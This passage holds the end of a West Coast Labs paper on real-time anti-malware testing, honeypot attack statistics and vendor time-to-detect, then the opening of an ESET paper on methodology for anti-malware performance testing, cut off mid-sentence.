Also hugely important is the ongoing two-way communication that is put in place with all the vendors involved in the testing that allows suspicious samples to be flagged. Upon receipt of a request to examine a file, each file is removed for further manual analysis before either being discarded or reintroduced depending upon the outcomes of these external investigations. The Portable Executable format corruption checkers employed within the system ensure that these are mostly kept to a minimum, with less than 1% of samples that have run through the system to date having been questioned by vendors.

Any samples missed by the solutions are made available to the vendors for download, and can (should the vendor wish, and have the capability to support) be streamed immediately to their backend servers for processing. This model allows for an almost immediate testing, feedback and data-gathering of threats.

Creating the Real Time Infrastructure

Code for the Real Time testing system is entirely proprietary and written in-house. Discussion of exactly how the code works and the processes involved in the collection, analysis, and distribution of the samples that are received are in-depth enough to almost require full separate papers on each method and are currently covered by our Commercial In Confidence rating, however a high level overview and application of the same standard across the numerous attack vectors is undertaken. This ensures that, as stated above, wherever possible the tests should be repeatable and repeated until a vendor detects the sample, and where this is not possible (due for example to temporal constraints), enough data should be recorded to substantiate any later presentation of results.

All vendors' products are connected permanently with full access out to the internet to apply updates and are set to check for and download updates (where possible) on an at least hourly basis to ensure that signatures and updates are as fresh as possible. All are installed with default options unless specifically requested by the vendor, and where changes are made these are noted by the test team so that the conditions can be recreated.

Tests are sorted and broken down by the attack vector from which the sample originally came - for example, those malware samples collected over email can be replayed over SMTP or POP3 depending upon the acceptance configuration of the solution under test. Non-detected samples are resubmitted through the system every hour over the appropriate protocol until they are marked as detected.




Figure 1: High level overview of re-feed mechanism (protocol independent)

Figure 1 shows a high level overview of the system with samples entering the system stripped from their original context and isolated from contextual packaging that may influence the outcome of any feed prior to testing, then fed through multiple clients simultaneously. All results are collected on the far side of each of the clients at a central server, analysed for any misses and then re-fed back into the central database along with the date and time of each test so that it is relatively easy to extract a list of Time to Detects (TTDs) on a per sample and per vendor basis.

Presentation of the results to vendors

Presentation of scanning results is performed by way of a secure online interface locked down using several different approaches so that vendors can only see their own results and these results are not available to the wider internet community. Data presented to vendors is represented as percentages for ease of interpretation, although actual figures can be made available should the vendor require it. The web interface is updated on an approximately 5-minute basis, depending upon the amount of processing ongoing on each feed at any given time point.




Figure 2: Example (anonymised) screen grab of the interface.

Figure 2 shows an example of the sort of interface that the vendors might see – with percentages detected marked in yellow, and those undetected marked in red. There are link buttons on the left to download the missed samples for the previous 24 hours, which cumulatively include all samples that are currently being missed (so therefore may include samples from several previous days if the vendors have not logged in), and a link button at the bottom for vendors to submit samples that they believe to be corrupted, clean, or otherwise incorrectly included in the feeds.

Currently data is not made available to the general public, although there are plans to provide some form of data - discussions are ongoing at the moment regarding the best way to present this in order to make it both relevant and accurate.

The presentation of the data is shown over several different time frames, enabling a vendor to keep track of how their product or solution is doing during the time frames chosen – in this case "Current" which reflects the 24 hour period that is ongoing, "Yesterday" (the previous 24 hours),

last 7 days, and last 28 days. It is interesting to note that vendors have reacted well to this form of presentation, in that it gives them quick and easy access to the data and shows a progression (or regression!) over the last 4 weeks, thus feeding into their R & D programs.

The use of the interface has been taken up by both technical staff and project/product managers, as well as in some cases being available to the highest authorities in the company – who are justifiably concerned if their detection drops below what is considered an acceptable level. This acceptable level is generally set within the companies themselves as, although everyone would love to offer 100% detection (especially marketing managers!), the acceptance within the technical community that "protecting against unknown threats" is a fallacy is becoming widely accepted, and many of the vendors involved merely look for a high level of detection rather than 100%.

A surfeit of data and some high level interpretations

Naturally, this data is not being gathered for our health. An important question to answer is what does any of this actually mean to anyone, and is there any practical application for the results? The specifics actually paint a rather interesting picture of both product functionality and the geographically diverse nature of malware. Of course, any company grabbing huge amounts of data such as this has to both be careful that the data is of some use, rather than just being gathered for its own sake, and also ensure that any representations made using that data are fair and balanced. Later in this paper there are a couple of interesting case studies to show what is possible at a high level with the data that is being received.

Breaking down samples by attack vector allows the gathering of metrics related to how long it takes a vendor to add a file to detection, as well as any differences in the products' ability to protect against samples which come over more than one network protocol. For instance, a product may protect against particular samples over HTTP, but not protect against the same samples on FTP, and there are numerous examples of this occurring. Where samples have been observed being delivered over more than one protocol, it is important to have tested that one sample against each protocol that it is received on.

This has shown up some inconsistencies, notably where vendors have decided for space or efficiency reasons to limit the scanning during transmission of files over particular protocols to a specific file size limit. Upon further investigation it was shown with the vendors concerned that, when they were tested against the malware actually executing subsequent to the download, then the downloaded files were stopped from running, correctly identified, and the machines protected. This has had the benefit of leading some vendors to re-evaluate their limitations on such transfers and roll out alterations to their products to the wider community of end users.

It has also been observed that not only are there some global pandemics of particular virus families, but there are region-specific outbreaks that do not spread outside of (for example) the Far East, or in some cases even particular countries. Also of note is the verification that there are still some seriously old viruses floating around - a reflection on the fact that people still seem to use Word 97 or Windows 98 with no AV installed. As an example of this, within the two weeks prior to the submission date of this paper, multiple copies of a file identified as W97M/Thus.M turned up in the SMTP Malware feed.

Results related to malware attacking

West Coast Labs have extracted the following examples of data from the successful attacks (i.e. those that produce malware) related to countries and locations attacking our HoneyPots.

The top ten countries which have sent most unique pieces of malware are represented in proportion as shown in figure 3.




Figure 3: Countries sending most unique pieces of malware against the WCL HoneyPots

This can be compared with the following, which shows proportionally the number of attacks that result in pieces of malware (non unique), as shown in figure 4




Figure 4: Countries most attacking WCL HoneyPots

It can be seen from here that, although there are a number of countries which fall into both top-10 categories, a large number of attacks does not necessarily result in a large number of unique pieces of malware.

Figure 5 shows a wider global overview of the attacks that have been sourced by region, although these are tempered by knowledge that a reasonable proportion of the attacks originating from South and Southeast Asia never left that region.




Figure 5: Global overview of attacking zones against WCL's HoneyPots

The ten individual IP addresses that have been seen to be producing the greatest number of unique pieces of malware resolve back as follows – 3 each are in China and India, two are in the Republic of Korea with one each in Egypt and Vietnam. Interestingly, the number of IP addresses making only 1 unique infection attempt (ie one piece of malware delivered either once only or on multiple occasions) makes up 86.96% (rounded up to two decimal places) of all malware-producing attacks against the network.

A further 8.92% (rounded again) have produced two unique infection attempts, and as should be expected the proportion of the overall total diminishes with the increasing number of unique pieces of malware, to the point where it can be seen that individual IP addresses that are producing 10 or more pieces of malware make up only 0.14% of the attacks that have been observed against our HoneyPots.

Also, as an aside, when considering time frames, those IP addresses that have attacked only in one 24 hour period make up 91.07% of the total number of attacks, with those that have been consistently attacking for more than a year making up just under 0.1% of the total.

A case study of one attacker

The longer term and higher sample providing IP addresses are potentially where the interesting stories lie, so to follow up on this, one IP address which produced 15 different pieces of malware that attacked our HoneyPots over a 4 month period during 2009 has been tracked back.

The first interesting point is that the IP address we chose to trace was based in Japan, second in our figures both for proportionally producing both the most unique pieces of malware and the most attacks that produced malware. Running a series of traces back, we discovered that the IP address was registered to a large global security company (who shall remain nameless) who provide services related to several aspects of security – from physical to electronic. Their Japanese base covered some of the electronic protection that their company offered including IP-based CCTV systems, Biometric Systems, Access control and some airport security systems. The particular IP address that was attacking our HoneyPots turned out to contain a web server that controlled access to several of their customers' CCTV systems and the infections included several pieces of malware

identified as Backdoors. Whether this subsequently has led to any control of this machine or the site on it being ceded, or whether any customer data was being leaked is beyond the remit of this investigation, but should perhaps be adjudged a cause for concern nonetheless.

Looking at the individual attacks, there were 109 distinct attacks that produced a total of 15 pieces of malware, some delivered once only, and others delivered 15, 17 or 22 times each. All attacks have been made against one individual location in the HoneyPot network.

On the first day that this IP address attacked (17 January 2009), 37 attacks were made using 7 different pieces of malware. There was then an 11 day gap before the next attack, when 3 pieces of malware reoccurred with 1 new piece, 20 attacks in all. On 5 of the 6 following days, a total of 23 attacks were made, reusing 2 of the 8 pieces of malware and introducing 2 new pieces.

15 days later, there were 23 attacks over 3 days (18 – 230 February 2009). On 4 March 2009, there was 1 attack of a new piece of malware and on 4 more dates in April and May there were 23 more attacks featuring that same piece of malware and 2 new pieces. We have had nothing since 8 May 2009. The biggest time gap between first appearance and last appearance of any piece of malware (that was observed by West Coast Labs) at this particular location was 18 days.

Two of the pieces of malware attacking were appearing in the contemporary Wildlists. W32Kolabc!ITW9 and W32Kolabc!ITW10 both arrived in January – the former joined the Wildlist in the January and the latter in February.

Of further interest when looking at the wider picture is that 9 pieces of malware in the worldwide and deduped HoneyPot collections were seen only from this attacker, with 3 others attacking only this same HoneyPot from other IP addresses, and the remaining 3 also seen in other HoneyPots.

Results related to Time to Detect

Of course, a principal piece of data that will interest both vendors and end-users alike is TTD, i.e. the amount of time between a solution or company seeing a piece of malware on the feed that they miss, and them subsequently adding it to their databases. Once again, there are a few examples of this, but a single case study may prove beneficial in showing the sort of data that it is possible to produce.

Examination of one particular sample is undertaken here because it tells an interesting story in terms of individual vendors' TTDs. Also, this file is the second most prevalent file that the HoneyPots have seen during the first two months of 2010, accounting for 9.07% of the total attacks on the HoneyPot global network and having attacked almost half of the locations where collectors are placed.

In order to illustrate the point, a random cross sample of 7 vendors from those connected to the system at the time is included here to represent the type of data that is being collected.

The sample in question was first introduced on 2nd January 2010 to the test system, with it being detected by 3 of those vendors within the test/retest period of one hour, so to all extents and purposes immediately. The remaining 4 vendors had varying detection times from 25 hours up to 233 hours in one case. This sample has been identified as a member of the Buzus family, which is well known and widespread.

Conclusions

This leads to the question of what can be drawn from this data. Admittedly, this is high level results presentation, and this paper includes specific examples extracted to illustrate the point but it would seem to lead to the interpretation that there is a raft of interesting data that is being collected that can be put forward for further analysis.

It is possible to show that, in several cases and for specific examples, not all vendors are receiving the same samples at the same time independently of the provision of samples via the Real Time system, and that not all vendors are introducing signatures quickly into their databases. It is easy to understand that vendors can get hundreds of thousands of samples a day [(6)], and so perhaps in future calculations of effectiveness, this should be factored in, but to the end user, the number of samples a vendor gets each day is immaterial – all they are concerned with is the age old question "Am I protected?". This data would go to show that there is no one good answer to that. For example, the company that took 233 hours to add the sample mentioned in the example above can also be shown to have immediately identified other samples which have taken the other companies here several days to add.

Also of interest is that the majority of attackers that we have seen appear to have only one infection on their machine that is being distributed – there are, however several factors that could go into this, DHCP handouts on non-business lines being just one example.

This data certainly shows that there is a significant amount of analysis that can be performed and West Coast Labs will be focusing on producing and presenting more granular data of this kind in the future, thus directing the efforts of the Research group. Such data is also of use to those vendors hoping to make their processes more efficient, as well as those with an interest in the global nature of infections and malware spreads.

References

1) http://www.wildlist.org/

2) Virus Bulletin Magazine, September 1998, pp. 18

3) http://www.messagelabs.co.uk/mlireport/MLI_2010_02_Feb_FINAL.pdf

4) http://www.webroot.com/En_US/about-press-room-press-releases-web-threats-more-pervasive-than-email-threats.html

5) http://www.websense.com/site/docs/whitepapers/en/WSL_Q1_Q2_2009_FNL.PDF

6) http://blogs.technet.com/mmpc/archive/2009/04/30/protecting-our-customers-from-half-a-million-new-unique-malicious-files-every-day.aspx

Real Performance?

Jan Vrabec & David Harley
ESET

About the Authors

Jan Vrabec is a Security Technology Analyst at ESET. He specializes in performance testing of ESET products. He has attained a Master's Degree from the Faculty of Electrical Engineering and Information Technology of the Slovak University of Technology, Slovakia, where he is currently working on his Ph.D dissertation and concurrently fills the role of thesis consultant. He has worked for a number of companies in research and development positions and authored chapters in industry publications, as well as research articles and conference papers.

Contact Details: ESET, spol. s r.o., Aupark Tower, 16th Floor, Einsteinova 24, 851 01 Bratislava, Slovak Republic, Europe, phone +421 (2) 32244218, e-mail vrabec@eset.sk

David Harley is Research Fellow and Director of Malware Intelligence at ESET, a member of the Board of Directors of AMTSO (Anti-Malware Testing Standards Organization), Chief Operations Officer for AVIEN (Anti-Virus Information Exchange Network) and an independent security author, blogger and consultant. In his copious free time he maintains the Mac Virus and Small Blue-Green World web sites, including blogs on Mac security, hoaxes and other security and non-security issues. He also blogs for Securiteam, (ISC)2, AMTSO and AVIEN. He has authored or co-authored over a dozen books on security, including "Viruses Revealed" and the "AVIEN Malware Defense Guide for the Enterprise" as well as many articles and conference papers.

Contact Details: c/o ESET, 610 West Ash Street, Suite 1900, San Diego, CA 92101, USA, phone +1-619-876-5458, e-mail dharley@eset.com

Keywords

Performance Testing, Evaluation, Testing Scenarios, Comparative Testing, Methodology, Benchmarking, AMTSO, Scanning Speed, Memory Usage, False Positives, Detection, Performance, Usability

Real Performance?

Abstract

The methodology and categories used in performance testing of Anti-malware products and their impact on the computer remains a contentious area. While there's plenty of information, some of it actually useful, on detection testing, there is very little on performance testing. Yet, while the issues are different, sound performance testing is at least as challenging, in its own way, as detection testing. Performance testing based on assumptions that 'one size [or methodology] fits all', or that reflects an incomplete understanding of the technicalities of performance evaluation, can be as misleading as a badly-implemented detection test. There are now several sources of guidelines on how to test detection, but no authoritative information on how to test performance in the context of anti-malware evaluation. Independent bodies are working on these right now but the current absence of such standards often results in the publication of inaccurate comparative test results. This is because they do not accurately reflect the real needs of the end-user and dwell on irrelevant indicators, resulting in potentially skewed product rankings and conclusions. Thus, the "winner" of these tests is not always the best choice for the user. For example a testing scenario created to evaluate performance of a consumer product, should not be used for benchmarking of server products.

There are, of course, examples of questionable results that have been published where the testing body or tester seem to be unduly influenced by the functionality of a particular vendor. However, there is also scope, as with other forms of testing, to introduce inadvertent bias into a product performance test. There are several benchmarking tools that are intended to evaluate performance of hardware but for testing software as complex as antivirus solutions and their impact on the usability of a system, these simply aren't precise enough. This is especially likely to cause problems when a single benchmark is used in isolation, and looks at aspects of performance that may cause unfair advantage or disadvantage to specific products.

This paper aims to objectively evaluate the most common performance testing models used in anti-malware testing, such as scanning speed, memory consumption and boot speed, and to help highlight the main potential pitfalls of these testing procedures. We present recommendations on how to test objectively and how to spot a potential bias. In addition, we propose some "best-fit" testing scenarios for determining the most suitable anti-malware product according to the specific type of end user and target audience.

Introduction

Clearly, evaluation and testing are not the same thing. While testing of a product's capabilities is sometimes an important part of the evaluation process, especially for a corporate customer, the time, resources and in-house expertise available to all but the largest customers are generally too limited to allow accurate and exhaustive hands-on testing of all aspects of a product's performance. Thus most potential customers base buying decisions on third-party tests, either commissioned from a presumed expert source or harvested from sources such as consumer or business magazines.

Detection is one of the primary functions of a malware-specific product or service, but only *one* of those primary functions, even though it can entail many facets such as raw detection of specific malware, proactive prevention of infection or compromise by malware not specifically identified by signature, and post-execution remediation in the event of a compromise.

Detection performance isn't enough in itself (Lee & Harley, 2007). In fact, we will follow common industry practice here by distinguishing between detection and other aspects of performance by using the term "performance" to refer to characteristics such as memory usage, resource footprint and throughput speed *as opposed* to raw detection capability. This is because even though detection is critical, a product also needs to meet the needs of the customer in other ways, especially given the difficulties of realistic comparative evaluation of detection capability. (Vrabec, 2010; Harley, 2009a), so considerations such as those shown in Table 1 become critical.

• Usability, ergonomics and configurability	To suit the needs of both the system administrator and the end-user or home user.
Functional adaptation.	For instance, response to drastic change in the threat landscape such as a significant new threat vector: examples might include the dramatic rise of macro viruses in the 1990s, the surge in malicious email attachments in the first few years of the 21st Century, or the slower but even further-reaching shift from self-replicating malware to Trojans in past years.
Responsiveness to the needs of and changes in the organizational environment or infrastructure.	Examples might include modifications to the network, hardware and software upgrades and patches, realignment to changes in policy or strategy framework.
Responsiveness or adaptability to business needs	For instance, the impact of security software on host hardware and other applications, and therefore on day-to-day business processes.

Table 1: Primary Functionality of Anti-Malware Programs (Harley, 2009a)

There is, however, little guidance currently available on formal objective testing that addresses these issues in the specific area of performance testing (Harley, 2009b). Consequently, reviewers and their audiences tend to fall back on detection testing as the main criterion for comparative evaluation. "It is, after all, a core function, and offers a deceptively simple, apparently objective metric." (Harley, 2009a).

There is a noticeable trend among mainstream reviewers (AV Comparatives, 2009) towards addressing some of these factors more formally. Generalist consumer and business magazines have, on occasion, attempted to evaluate such issues in parallel with detection testing (an approach that can stumble upon a number of potential pitfalls that we will attempt to address in the next section). Larger corporate organizations are often aware of and even focused on the need for procurement processes that take into account business and operational needs as well as more technical aspects of product evaluation: indeed, raw detection data may rank quite low in the priority list, given the common (and not entirely unjustified) perception that detection rates among mainstream products are roughly comparable.

Detection Testing Versus Whole Product Testing

Self-evidently, testing detection rates are not the same as whole product testing, and should not seen as such. We are not just referring to detection versus system impact, usability and so on. What we used to call "anti-virus" now does much more than detect viruses or even the entire gamut of malware, of course. At least, mainstream commercial products do. But it also embraces a range of

protective technologies that go far beyond simple blacklisting of known malicious code, even in products that are essentially marketed for their capabilities as regards protection from malware.

Other products are marketed as suites rather than anti-malware and include an even wider range of protective functionality. However, the more such functions a product has, the more necessary it is to take into account the impact of those additional functionalities on performance. And, unfortunately, the more difficult it becomes to keep the playing field level. As products become more complex, more technical understanding of the interaction between multiple functionalities and their impact upon performance is demanded of the conscientious tester. Or, at least it should be.

In practice, it's extraordinarily rare for a corporate evaluator to find comparative reviews that are not too subjective to be useful (or, like most consumer-oriented reviews, fixated on a subjective, one-size-fits-all perception of "good practice" that is expected to all individuals and types and sizes of enterprise. (Harley, 2009b; AMTSO 2010a)

If these interactions are not taken into account, it becomes practically impossible to establish a level playing field: an apples-to-oranges test (one that doesn't compare like to like) is of no real comparative value. Otherwise, it ceases to be a comparison of functionality, and instead becomes a comparison of design philosophies. It is widely assumed that the "fairest" test of a product is to use "out of the box" settings because these are the settings that will be used most. They *may* be the most commonly used settings (especially by home users): however, the use of default settings doesn't constitute a "level playing field." Even in detection testing, it means that products that discriminate between "possibly unwanted" applications (and other forms of "greyware") and out-and-out malware may be penalized when tested against programs that adopt a more aggressive approach to greyware, the possibly legitimate use of run-time packers, and so on. It can certainly be argued in performance testing that while default settings may be the most suitable in many contexts, that "in more complex solutions or more tailored tests testers may wish to discuss the required settings with the solution developers or the test clients" (AMTSO, 2010b).

Best Antivirus Solution

Vendor marketing departments are notorious for claiming that they have the best protection for everyone, but what is the "best" antivirus solution?

Leaving aside the fact that different stakeholders – home users, corporate end-users, the media, system administrators security researchers, vendors – may have very different perceptions of what is "best", it is reasonable to envisage an "ideal" solution which should offer the highest degree of protection to its user: the user should not notice any degradation of performance and when he needs to interact with the software it should be "user-friendly".

Due to the fact that typically only one line of product performance is assessed by one test, when all products parameters should be taken into consideration, we propose a triangle depicting this combination of parameters, see Figure1. The Detection, Performance and Usability of a given product should be at a maximum, but well-balanced. This means that no one of these indicators should override the other. *Very* important is a low count of false positives, in other words the "Type I" representation of the product's detection error rate. A false positive (incorrect classification of innocent code as malicious) is in a very real sense the obverse of a false negative, but Type I testing requires a different approach to Type II testing, and the two test types are best kept separate as far as possible. For example, speed testing for detecting known malware samples does not belong in the same test iteration as speed testing for scanning known clean files: if they are mixed, it becomes impossible to disentangle detection performance from speed performance, and detection of true positives may distort false positive reporting.

The basic methodology for measuring detection capabilities is very well documented in several guidelines and therefore will not be considered further in this paper except where detection issues impact upon system performance issues. Similarly, the evaluation of attributes, such as product's user friendliness and effectiveness of GUI is very subjective and does not lend itself well to making a methodology or guideline on this topic.




Fig. 1 Well-balanced protection

The measurement of performance and a product's impact on the system can at first look seem as a very easy task that requires only measuring time or disk space usage. But appearances can be misleading. If we peer deeper into the problem, we start to see that the methodology is very important to arriving at consistent testing results.

Scanning Throughput

The easiest way to benchmark the performance of an AV solution is to measure the scanning speed of a static sample set – containing only clean files. From the reader's point of view, it is a relatively easy test, but there can be major pitfalls in its correct implementation. One such pitfall is the selection of suitable sample sets. Sample sets used for scanning should be as representative of the real world as possible in terms of all types and sizes of files, and should only include clean files. Finding a suitable sample set that is really clean for all tester suites often proves to be a very difficult task. Moreover, if the sample set contains files contaminated with malware, it can extend the time needed for scanning, which may introduce bias into the testing. Sample sets may be split according to file types to provide separate measurements for different types of data. If a sample set is used a whole content of a primary hard drive, the tester should ensure that the sample size is not artificially increased by the antivirus product itself.

Taking multiple measures ensures the validity of testing results.

In the era of using caching, logging or other techniques that speed up scanning, it is very useful to measure the scanning time of new files, which were not hashed separately from files that have been altered in such a way. Measuring the time of first scan for multiple times can be very difficult: because the tester needs to use a new machine each time, we normally disable the hashing feature where practical. In any case, multiple iterations of a test are advised in order to compare "first run"

performance to subsequent performance to accommodate caching, whitelisting and so, and/or to establish a longitudinal baseline that is normally a more useful metric in terms of real-life performance than a one-time scan.

Some solutions employ various techniques to skip over files, which may increase the scanning speed, but can also introduce the risk of not scanning those files that are infected. The testers should make sure that they check the log for those files that were accessed last to see whether the solution actually scanned certain file types.

Memory Usage

There are several ways – deceptively easy in concept – to measure memory usage of an AV solution. For example, one would think that all that is needed is to take the value in Windows Task Manager of the AV solution process. But this can lead to inaccurate or misleading results. Another, more accurate method, and the one most commonly used one by experienced testers, is to perform a baseline measurement of total memory consumption by an idle system without any security software installed, and then take the same measurement with the solution in place, again with the system idle. The tester should ensure consistency of using the same techniques for each test.

To maintain accuracy, the preferred approach is to take memory usage readings periodically after the computer is booted and take an average of the readings. The difference between the commit charge of a system with installed solution and the commit charge of a clean system should, in theory, represent the total memory consumed by the solution. However, this approach may not be fully accurate either, as the product under test could have reserved some memory space for other purposes, and may access more of this memory when performing activities such as scanning or updating. Throughout the testing procedure, the tester should make sure that all the suites are in the same state and the tests are repeated several times to ensure a high level of accuracy.

System Boot Speed

This test is the most controversial test of all. Security solutions need to be active on a system as early as possible in the boot process, and most local anti-malware solutions will have some impact on the system start up time. Some vendors have attempted to make their solution load after the computer was started, but this practice proved dangerous as the system was not protected during this vulnerable period.

Among the most significant issues the tester must face is to define exactly when the system is fully started, as many operating environments may continue to perform start-up activities for some time after the system appears responsive to the user. This issue can be resolved by waiting until the computer is in idle state and determining when the protection provided by the security solution is fully deployed. It should also be noted that if a USB drive or network is used, this can also have an effect on the boot-up speed. Most importantly, the tester should ensure that the configuration is the same for all tested products.

Irrelevant Testing

It makes sense to test and compare the above-mentioned performance aspects of AV products because they have a direct effect on the user interaction with a PC, but some performance indicators used in some tests are completely irrelevant because they cannot affect the performance in the slightest. Where such metrics are in use, testing such attributes as Registry Key Count, Process Count and others, giving significant weight to those attributes may give the tester the means of

establishing more *differentiation* between products, but does so in an arbitrary fashion that doesn't really reflect superiority on the part of a higher-scoring product.

Black Box Testing Suites

Some testers are trying to enrich their testing procedures by introducing new tests, which they claim to be a better reflection of actual user behaviour in several programs or games. The testing software emulates the mouse, keyboard and interacts with real programs on the machine. Such complete testing suites are readily available on the market and include programs, such as World Bench (http://www.pcworld.com/misc/worldbench/index.htm) or Passmark Performance test (http://www.passmark.com/products/pt.htm).

From the viewpoint of the tester, performing these tests is a very easy task that only requires hitting the start button: after few hours, the results are ready to be read out. The issue with these instant testing products is that the results of such testing are highly questionable. These suites are intended for use primarily to test the impact of hardware on the performance and usability of the PC. Although the testing suite may indeed have a justified reputation in the area of hardware testing, the testing of antimalware products is a complex, very delicate task.

While an anti-malware solution sometimes has a measurable short-term impact on performance on very specific operations that pose particular risks, it will also often have a negligible long-term impact to register in tests like this, and from the point of the user may be unobserved and quite irrelevant. (Do I really care if scanner A takes two seconds more than scanner B to check a large attachment or file download?) In fact, the statistical error of these measurements is often bigger than the differences among several competitors' products.

Commercial test solutions nevertheless assign a final mark or number as a result of such bad-fit testing, but interpreting such a number is difficult and not necessarily an accurate reflection of the product's capabilities. The best answer to this kind of "black box" testing tool is to develop one's own testing application, so that the tester knows exactly what is under the hood. We understand that this approach can prove to be a very difficult and laborious task: however, defending the methodology behind a black box test suite can be even more difficult, if not impossible. The bottom line is that a tester who doesn't know the nuts and bolts of his/her test can be very easily discredited. For a tester with the depth of knowledge that such testing really demands, a hands-on engineering approach may be easier to understand and customize to suit the specialist context of anti-malware testing, as well as easier to verify.

Malware Performance Testing by User Type

Each user is different, uses different applications, has different file types and uses his PC for different purpose. Can we make a default test scenario for each one? Definitely not. Should we attempt to create one testing scenario that fits all users? Again, the answer is "NO." The best way is to create models of PC users. Knowing full well that we cannot cover all users with our models, we want to at least give advice on how to create user-specific testing scenarios. At first, we can divide the testing scenarios into two categories; at times two or more models can fit one user type:

